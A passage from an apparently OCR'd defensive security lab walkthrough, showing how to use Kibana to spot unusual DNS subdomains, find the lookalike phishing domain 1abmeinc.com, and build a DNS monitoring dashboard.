


You should now see the table for lowest frequency subdomains.

Frequency Score	Subdomain	Count
0.618	1aw2nml	1
0.657	xr5h2hkc3j	2
0.774	9vmk4fkwrmmvhl	1
0.933	xr7zd1hr5cqn	1
0.987	uwb8uzmgt6q.www5	1
1.202	1qd2atm4rj3u6gyg	1
1.23	cutjmnj0b.www5	1
1.27	cwpuoizmf	1
1.341	oxqbce	2
1.354	pkktmkmnqxhgqbqmohlrv	2

Answer: The **subdomain** with the lowest frequency score is **1aw2nml**.

Save the visualization by clicking on the save icon. Set the **Title** to **DNS Frequency Scores on Subdomains** and click **Save**.



Phishing identification

Lab Me Inc. received a phishing email. The end user clicked the link because it **looked like it came from labmeinc.com**.


1. What is the phishing domain?
2. What system requested this domain?

Solution

Switch back to the discover tab by **clicking** on **Discover**.

Search for **highest_registered_domain:labmeinc.com~ -highest_registered_domain:labmeinc.com**.

```
highest_registered_domain:labmeinc.com~ -highest_registered_domain:labmeinc.com
```




> **Note**
>
> If you do not see any results, make sure you have **lab2.1-complete*** selected as your index.


Immediately, you will see results for **1abmeinc.com**. Notice the starting character is the number **1** not the letter **L**.

Answer: The phishing domain is **1abmeinc.com**


This search can be saved and used to identify phishing domains being used visually. To do this, click on the save icon. Set the **Save Search** title to **DNS Internal phishing domain matches** and click **Save**.




Switch back to the **Visualize** tab.




Go back to the create new visualizations page by clicking on **Visualize** in the top-left corner.




To create a new visualization, you need to **click** on the **plus sign**.



Click on **Gauge.**




Click on **DNS Internal phishing domain matches** in the **From a saved search** section. If need be, type phishing in the filter section to limit the available saved searches you can click on.




Note

This will tell the visualization to use the previously saved search filter. Updating the saved search will update any visualizations linked to it.


Now click on **Options**, uncheck **Show Legend**, set the **initial range** so that it is from 0 to 0, set the **second range** so that it is from 1 to 1, remove the **third range**, and then click on the play icon.



What this does is create a color-coded visualization. If there are zero phishing domains found, then the number 0 will be displayed in a green box. If one or more logs exists showing a phishing domain is in use, then the box will be red and display a count of how many logs were found.



Save the visualization by clicking on the save icon. Set the **Title** to **DNS Fuzzy Domain Matches** and click **Save**.




DNS dashboard

Build a dashboard that contains any visualizations built to answers steps 1 through 4.


Solution

Switch to the Dashboard page by **clicking** on **Dashboard**.


You should be presented with this screen.




If you are presented with a different screen, then click on the Dashboard breadcrumb in the top-left corner.



Create a new dashboard by **clicking** on the **plus sign**.




Next, click on **Add**.




Add the visualizations to the dashboard by clicking on their names. You can type DNS in the Visualization Filter to only show visualizations that contain the word DNS in them. Add them in the following order:

- **DNS Query Type by Domain**
- **DNS Fuzzy Domain Matches**
- **DNS Sinkhole Requests**
- **DNS Frequency Scores on Parent Domain**
- **DNS Frequency Scores on Subdomains**




You can then resize each visualization on the dashboard by dragging the window using the symbol in the bottom right corner of each visualization.

Resize the windows to make the dashboard look like below. Your luck may vary based on screen size. It helps to maximize Firefox's window during this process.




Now save the dashboard by clicking on Save and setting the title to **DNS Dashboard**. Then click **Save**. Congratulations. You now have a simple, yet effective, tactical dashboard. This is a basic example that can still be extremely effective.




✎ **Note**


A little trick worth knowing is to add a saved search to the bottom of a dashboard. Dashboards in **Kibana** are for the most part interactive. This means if you click on anything within the dashboard, it will apply it as a search filter and the whole dashboard will update to reflect it. However, sometimes the dashboard does not show all the details you want. If you add a saved search to the bottom of the dashboard, you can 